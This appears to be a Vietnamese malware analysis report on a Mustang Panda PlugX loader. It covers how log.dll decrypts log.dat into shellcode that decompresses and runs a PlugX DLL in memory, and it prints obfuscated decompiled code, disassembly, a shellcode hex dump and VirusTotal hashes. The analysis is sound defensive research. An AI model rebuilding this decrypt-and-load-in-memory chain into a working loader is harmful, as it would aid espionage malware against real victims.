
```
public LogInit
proc near
    ; DATA XREF: .rdata:off_1005D0B8+o
jmp LogInit_0 ; TAGS: ['Enum', 'FileWIN']
endp

23 calls, 1 strings

calls:
- call dword ptr[eax]
- call ds:CloseHandle ; call CloseHandle
- call ds>CreateFileA ; call CreateFileA to open file
- call ds:ReadFile ; call ReadFile to read file content
- call _strncpy ; call _strncpy to compare string
- call dword ptr[eax] ; exec decrypted payload/shellcode
- call ds:CloseHandle ; call CloseHandle
- call ds:DeleteFileA ; call DeleteFileA
- call ds:CloseHandle ; call CloseHandle
- call ds:DeleteFileA ; call DeleteFileA
- call f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_dat_file
- call ds:GetModuleHandleA ; call GetModuleHandleA to retrieve kernel32.dll handle
- call ds:GetProcAddress ; retrieve api address
- call eax ; call API func
- call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
- call ds>CreateFileA ; call CreateFileA for retrieving handle to create tmp file
- call _strlen ; call _strlen
- call ds:WriteFile ; call WriteFile to write content to file
- call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
- call ds>CreateFileA ; call CreateFileA
- call _strlen ; call _strlen
- call ds:WriteFile ; call WriteFile
- call __security_check_cookie(x)
```

Code Reversing

- Hàm `f_read_content_of_log_dat_file_to_buf` cũng bị obfuscated hoàn toàn.




The screenshot shows the Mustang Panda debugger interface. On the left, there is a "Graph overview" window showing a complex flowchart of nodes and connections. The main area displays assembly code with various variables and labels. A specific line of code is highlighted in green: `kernel32_handle = GetModuleHandleW(wszKernel32);`. The assembly code is heavily obfuscated, using many temporary variables (v505, v506, v507, etc.) and bitwise operations. Labels include `LABEL_17`, `LABEL_18`, and `LABEL_19`.

```
6914    {
6915        break;
6916    }
6917 LABEL_17:
6918    if ( control_var ≤ 0x2BE893A )
6919    {
6920        goto LABEL_18;
6921    }
6922
6923 kernel32_handle = GetModuleHandleW(wszKernel32);
6924 v505 = dword_1005FEA8 * (dword_1005FEA8 - 1);
6925 log_dat_content_id = ~v505;
6926 v506 = ((dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x2E4D8691 | ~v505 & 0xD1B2796E
6927 v507 = (((~v506 & 0x274BCC0 | v506 & 0xFD8B433F) ^ 0x103000) & 0x4C90311E | (~v5
6928 v508 = ~v505 | (~v505 & 0xA0D7B9FE | (dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x
6929 v509 = v507 & 0x73D69BD5 | ~v507 & 0x8C29642A;
6930 v510 = ((v508 | v507) & 0x37D7B6D2 | ~(v508 | v507) & 0xC828492D) ^ (~v509 ^ (v5
6931 v511 = v510 & (v510 ^ 0x60D0D028) & ~v510 & 0x60D0D028 | ~v510 & 0x60D0D028 ^ v51
6932 v512 = ~v511 & 0x59FAB490 | v511 & 0xA6054B6F;
6933 v513 = ~v512 & v512 & ~v512 | ~v512 ^ ~v512 & v512;
6934 v514 = ~v513;
6935 v515 = v513 & 0x14B6844F & v514 & (v513 ^ 0xEB497BB0) | v514 & (v513 ^ 0xEB497BB0
6936 v516 = (~v515 & 0x269B3E4C | v515 & 0xD964C1B3) ^ 0xCDD245FD;
6937 v517 = ~(v514 & 0xFFFFFFFF) | v513 ^ 1) & v516 | v516 ^ ~(v514 & 0xFFFFFFFF) | v513
6938 v518 = v517 & (v517 ^ 0x2DA0B4AF) & ~v517 & 0x2DA0B4AF | ~v517 & 0x2DA0B4AF ^ v51
6939 v519 = v505 & ((dword_1005FEA8 * (dword_1005FEA8 - 1)) ^ 0x11D5B7DC);
6940 v520 = (~v518 & 0xD25F4B50 | v518 & 0x2DA0B4AF) & 0x6A99A520 | (~v518 & 0xD25F4B
6941 v521 = (v520 ^ 0x2218A500) & 0xA25EEF51 | (v520 ^ 0x1520108E) & 0x5DA110AE;
6942 v522 = (v521 ^ 0xD01100E) & 0x8F4F520F | (v521 ^ 0x2010AD50) & 0x70B0ADF0;
6943 v523 = ~(v519 & ~v505 & 0x11D5B7DC | ~v505 & 0x11D5B7DC ^ v519) & 0x7DD57966 | (v
6944 v524 = (v523 ^ 0x93FF3145) & 0xFFFFFFFF;
6945 v525 = (v523 ^ 0x6C00CEBA) & 0xFFFFFFFF | (v523 ^ 0x93FF3145) & 1;
6946 v526 = v525 & v524;
6947 v527 = v524 ^ v525;
6948 v528 = v522 ^ 0x8F4F520F;
```

Code Reversing

- Nhiệm vụ của `f_read_content_of_log_dat_file_to_buf`:
 - Gọi hàm `GetModuleHandleW`: lấy handle của `kernel32.dll`
 - Gọi hàm `GetProcAddress`: lấy địa chỉ của các hàm APIs gồm `VirtualAlloc`, `GetModuleFileNameA`, `CreateFileA`, `ReadFile`.
 - Đọc nội dung của `log.dat` vào vùng nhớ cấp phát.



```
call    f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_da 11663 control_var = 0x7A7CA2A4;
mov    ecx, [ebp+decrypted_shellcode]           if ( read_content_status )
test   eax, eax 15 calls, 0 strings
mov    edx, 11A
mov    [ecx], e
mov    eax, 7A7 - call ds:GetModuleHandleW ; call GetModuleHandleW to retrieve handle of kernel32.dll
cmovz eax, edx - call ds:GetProcAddress ; retrieve VirtualAlloc addr
cmp    eax, 0EE - call ds:GetProcAddress ; retrieve GetModuleFileNameA
jg     loc_1002 - call ds:GetProcAddress ; retrieve CreateFileA addr
                - call ds:GetProcAddress ; retrieve ReadFile addr
                - call [esp+1FCh+GetModuleFileNameA] ; call GetModuleFileNameA to retrieve full path of module that load malware dll
                - call f strstr ; Returns a pointer to the first occurrence of a search string in a string.
                - call eax ; call CreateFileA for open file but not retrieve file handle
                - call ds:CloseHandle ; call CloseHandle to release handle to log.dat file
                - call eax ; call ReadFile for reading log.dat content to allocated buffer
                - call eax ; call CreateFileA to retrieve handle to log.dat file
                - call ds:GetFileSize ; call GetFileSize to retrieve size of log.dat
                - call eax ; call VirtualAlloc to allocate buffer with buf's size equal size of log.dat
                - call ds:lstrcatA ; call lstrcatA to build full path to log.dat
                - call __security_check_cookie(x)
```

Code Reversing

- Nhiệm vụ của `f_read_content_of_log_dat_file_to_buf`:
 - Thực hiện giải mã nội dung của `log.dat` thành shellcode.
 - Shellcode sau giải mã được thực thi từ hàm `LogInit_0`.
- Tạo thử file `log.dat` để kiểm tra.

The screenshot shows a debugger interface with two panes. The left pane displays assembly code from address `.text:1002D97A` to `.text:1002D9CA`. A yellow box highlights a section of code starting at `.text:1002D98B`, which includes instructions like `or cl, al`, `mov [esi+ebp], cl ; save decrypted byte`, `mov eax, [esp+1F0h+idx]`, and `inc eax`. The right pane shows corresponding C code with line numbers 13803 to 13825. The highlighted section in the assembly corresponds to lines 13812 through 13825 in the C code, which handle the decryption and saving of a byte into `log_dat_content[idx]`.

```
.text:1002D97A      not    ah
.text:1002D97C      and    ah, dl
.text:1002D97E      mov    edx, ecx
.text:1002D980      or     ah, al
.text:1002D982      not    dl
.text:1002D984      mov    al, ah
.text:1002D986      and    ah, cl
.text:1002D988      not    al
.text:1002D98A      or     cl, al
.text:1002D98C      and    al, dl
.text:1002D98E      mov    edx, ecx
.text:1002D990      or     al, ah
.text:1002D992      mov    ah, cl
.text:1002D994      not    dl
.text:1002D996      and    ah, 55h
.text:1002D999      and    dl, 0AAh
.text:1002D99C      or     dl, ah
.text:1002D99E      mov    ah, al
.text:1002D9A0      and    al, 0AAh
.text:1002D9A2      not    ah
.text:1002D9A4      or     cl, ah
.text:1002D9A6      and    ah, 55h
.text:1002D9A9      or     al, ah
.text:1002D9AB      not    cl
.text:1002D9AD      xor    al, dl
.text:1002D9AF      or     cl, al
.text:1002D9B1      mov    [esi+ebp], cl ; save decrypted byte
.text:1002D9B4      mov    eax, [esp+1F0h+idx]
.text:1002D9B8      inc    eax
.text:1002D9BC      mov    [esp+1F0h+var_10C], eax
.text:1002D9C0      mov    eax, 92E699ECh
.text:1002D9C5      cmp    eax, 0A3E249Eh
.text:1002D9CA      jle    loc_10024907

● 13803      LOBYTE(v4939) = v4939 & BYTE1(v4939) | BYTE1(v4939) ^ v4939;
● 13804      BYTE1(v5065) = ~(_BYTE)v5064 & 0x1A;
● 13805      BYTE1(v4939) = ((v5065 & 0x79 | ~(_BYTE)v5065 & 0x86) ^ 0x86) & ((v5065 & 0x
● 13806      LOBYTE(v3530) = v5064;
● 13807      LOBYTE(v5064) = ~BYTE1(v5064) | v5064;
● 13808      BYTE1(v5064) = (v3530 & 0x45 | BYTE1(v5065)) ^ (~BYTE1(v5064) & 0x45 | BYTE1
● 13809      BYTE1(v5065) = (~BYTE1(v4939) & 0x8E | BYTE1(v4939) & 0x71) ^ (~(_BYTE)v50
● 13810      BYTE1(v5065) = BYTE1(v5065) & ~(BYTE1(v5064) | ~(_BYTE)v5064) | (BYTE1(v5064
● 13811      LOBYTE(v5065) = ~BYTE1(v5065);
● 13812      log_dat_content[idx] = ((v5065 | v4939) & 0x55 | ~(v5065 | v4939) & 0xAA) ^
● 13813      v5486 = idx + 1;
● 13814      control_var_1 = 0x92E699EC;
● 13815      }
● 13816      else if ( control_var_1 == 0x92E699EC )
● 13817      {
● 13818      v4341 = ~(dword_1005FE80 * (dword_1005FE80 - 1));
● 13819      v5310 = dword_1005FE80 * (dword_1005FE80 - 1);
● 13820      v4342 = (v4341 & 0x3A211E02 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0xC
● 13821      v4343 = ((~v4342 & 0x70FA9A20 | v4342 & 0x8F0565DF) ^ 0x15887801) & 0x1D89F0
● 13822      v4344 = (v4343 ^ 0x17F8289E) & (v4343 ^ 0xE27603E4);
● 13823      v4345 = ~v4344;
● 13824      v4346 = (((v4341 & 0x7350D720 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0x
● 13825      v4347 = ((v4346 | v4345) & 0xB02831F1 | ~(v4346 | v4345) & 0x4FD7CE0E) ^ (~
```

Analyze shellcode

- Hunting file **log.dat** trên VT với phạm vi giới hạn nguồn submit từ **Việt Nam**.
- Chọn **log.dat** ([2de77804e2bd9b843a826f194389c2605cfcc17fd2fafde1b8eb2f819fc6c0c84](#)) được tải lên **2022-04-20 12:33:19 UTC** (*trước 5 ngày so với file log.dll*)

The screenshot shows the VirusTotal analysis interface for four submissions of the file 'log.dat'. The table details the following information:

File Hash	Detections	Size	First seen	Last seen	Submitters
3268DC1CD5C629209DF16B120E22F601A7642A85628B82C4715FE2B9FBC19EB0	0 / 57	194.66 KB	2022-05-07 01:32:51	2022-05-07 01:32:51	1
02A9B38EAA34A75A4E2788E0F7038AAF2B9C633A6BDBFE771882B4B7330FA0C5	2 / 59	189.23 KB	2022-05-05 12:44:31	2022-05-05 12:44:31	1
0E9E270244371A51FB0991EE246EF34775787132822D85DA0C99F10B17539C0	0 / 57	194.66 KB	2022-04-25 14:07:46	2022-04-25 14:07:46	1
2DE77804E2BD9B843A826F194389C2605CFCC17FD2FAFDE1B8EB2F819FC6C0C84	0 / 57	194.66 KB	2022-04-20 12:33:19	2022-04-20 12:33:19	1

Below the table, the 'Submissions' section shows:

- Date: 2022-04-20 12:33:19 UTC
- Name: log.dat
- Source: 0725f98b - web
- Country: VN

Visualizations include a pie chart for 'Submissions Per Country' (VN) and a line chart for 'Submissions Per Date' showing a sharp increase on April 20, 2022.


Prevalence Summary:

- First Submission: 2022-04-20 12:33:19 UTC
- Last Submission: 2022-04-20 12:33:19 UTC
- Last Rescanned: 2022-04-20 12:33:19 UTC
- Total Submissions: 1
- Source submissions: 1

Dump decrypted shellcode

- Debug và dump shellcode đã giải mã:

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	77 06 81 EE 00 00 00 00 80 C5 00 45 4D 66 83 EE	W...i.....€Å.EMffî
00000010	00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9	.s.U ..ÀAp]..UffÉ
00000020	00 5D 7D 05 0D 00 00 00 E8 00 00 00 00 57 BF	.]).....è.....W¿
00000030	44 49 00 00 5F F9 58 50 50 48 58 58 57 66 BF 9D	DI..._ùXPPHXXWf¿.
00000040	00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00	._fè..Àuh.....
00000050	00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00	..jÖfÄ.W ..ÿ`...
00000060	5F 8B F6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC	_<öùè....^%hÈe.Ü
00000070	7E B4 B4 B4 B4 4B 4B 4B B4 B4 B4 B4 B4 B4	~`~~~~KKKK~~~~~~~
00000080	B4 B4 B4 B4 B4 4B	~~~~KKKKKKKKKKKK
00000090	4B 4B 4B 4B B4 4B 4B 4B B4 B4 B4 B4 B4 B4	KKKKKKKKKKKK~~~~~
000000A0	BE B4 B4 B4 B4 B5 75 PE PE BE BE 75 75 B5 B5	%~~~~~µµµµµµµµµµµµ
000000B0	B5	µµµµµµµµµµµµµµµµ
000000C0	B5	µµµµµµµµµµµµµµµµ
000000D0	B5	µµµµµµµµµµµµµµµµ
000000E0	B5	µµµµµµµµµµµµµµµµ
000000F0	B5	µµµµµµµµµµµµµµµµ
00000100	B5	µµµµµµµµµµµµµµµµ
00000110	B5	µµµµµµµµµµµµµµµµ
00000120	B5	µµµµµµµµµµµµµµµµ
00000130	B5	µµµµµµµµµµµµµµµµ
00000140	B5	µµµµµµµµµµµµµµµµ
00000150	B5	µµµµµµµµµµµµµµµµ
00000160	B5	µµµµµµµµµµµµµµµµ
00000170	B5	µµµµµµµµµµµµµµµµ
00000180	B5	µµµµµµµµµµµµµµµµ



Shellcode execution flow


- Kết quả của hai công cụ FLOSS và scdbg

FLOSS static Unicode strings

FLOSS decoded 2 strings
(EAA
&EAA

FLOSS extracted 8 stackstrings

VirtualProtect
VirtualAlloc
ExitThread
memcpy
ntdll
LoadLibraryA
VirtualFree
RtlDecompressBuffer



Code reversing

- Shellcode thực hiện giải nén ra payload cuối là một Dll.
- Gọi tới hàm được export của Dll này để thực thi.

The image shows a debugger interface with two panes. The left pane displays assembly code for a function named `sub_431AE4`. The right pane shows a corresponding C-like pseudocode translation. A callout box highlights the assembly instruction `call f_load_dll_from_memory` and its corresponding pseudocode line `f_load_dll_from_memory(a1, 0x30AA8, v2, v3, v4, v5);`.

`.text:00431AE4 ; int _usercall sub_431AE4@<eax>(int a1@<eax>)`
`.text:00431AE4 sub_431AE4 proc near ; CODE XREF: sub_403575+18tp`
`.text:00431AE4 push 30AA8h ; shellcode size`
`.text:00431AE9 push eax ; ptr_call_addr`
`.text:00431AEA rol si, 20h`
`.text:00431AEE stc`
`.text:00431AEF stc`
`.text:00431AF0 test ah, ah`
`.text:00431AF2 call f_load_dll_from_memory`
`.text:00431AF7 retn`
`.text:00431AF7 sub_431AE4 endp ; sp-analysis failed`
`.text:00431AF7`

`1 // positive sp value has been detected, the output may be wrong!`
`2 int _usercall sub_431AE4@<eax>(int a1@<eax>)`
`3 {`
`4 _DWORD *v2; // [esp-10h] [ebp-10h]`
`5 int v3; // [esp-Ch] [ebp-Ch]`
`6 int v4; // [esp-8h] [ebp-8h]`
`7 int v5; // [esp-4h] [ebp-4h]`
`8 ● 9 return f_load_dll_from_memory(a1, 0x30AA8, v2, v3, v4, v5);`
`10 }`

21 calls, 0 strings

calls:

- call [ebp+GetProcAddress]
- call [ebp+LoadLibraryA]
- call [ebp+GetProcAddress]
- call [ebp+GetProcAddress]
- call [ebp+VirtualAlloc]
- call [ebp+VirtualAlloc]
- call [ebp+RtlDecompressBuffer]
- call [ebp+VirtualAlloc]
- call [ebp+memcpy]
- call [ebp+LoadLibraryA]
- call [ebp+GetProcAddress]
- call [ebp+GetProcAddress]
- call [ebp+VirtualProtect]
- call ecx ; call to DllEntryPoint
- call [ebp+exported_func] ; call to PlugX exported function
- call [ebp+VirtualFree]
- call [ebp+VirtualFree]

Stack strings technique

- Áp dụng kĩ thuật stackstring, shellcode cấu thành tên các hàm APIs

The image shows a debugger interface with assembly code on the left and a list of API names on the right.

Assembly Code:

```
.text:00431E99
.text:00431E99 loc_431E99:    ; CODE XREF: f_load_dll_from_memory+395tj
.text:00431E99 mov    [ebp+var_4], 0
.text:00431EA0 mov    edx, [ebp+var_4]
.text:00431EA3 mov    [ebp+edx+szVirtualAlloc], 'V' ; VirtualAlloc
.text:00431EAB mov    eax, [ebp+var_4]
.text:00431EAE add    eax, 1
.text:00431EB1 mov    [ebp+var_4], eax
.text:00431EB4 mov    ecx, [ebp+var_4]
.text:00431EB7 mov    [ebp+ecx+szVirtualAlloc], 'i'
.text:00431EBF mov    edx, [ebp+var_4]
.text:00431EC2 add    edx, 1
.text:00431EC5 mov    [ebp+var_4], edx
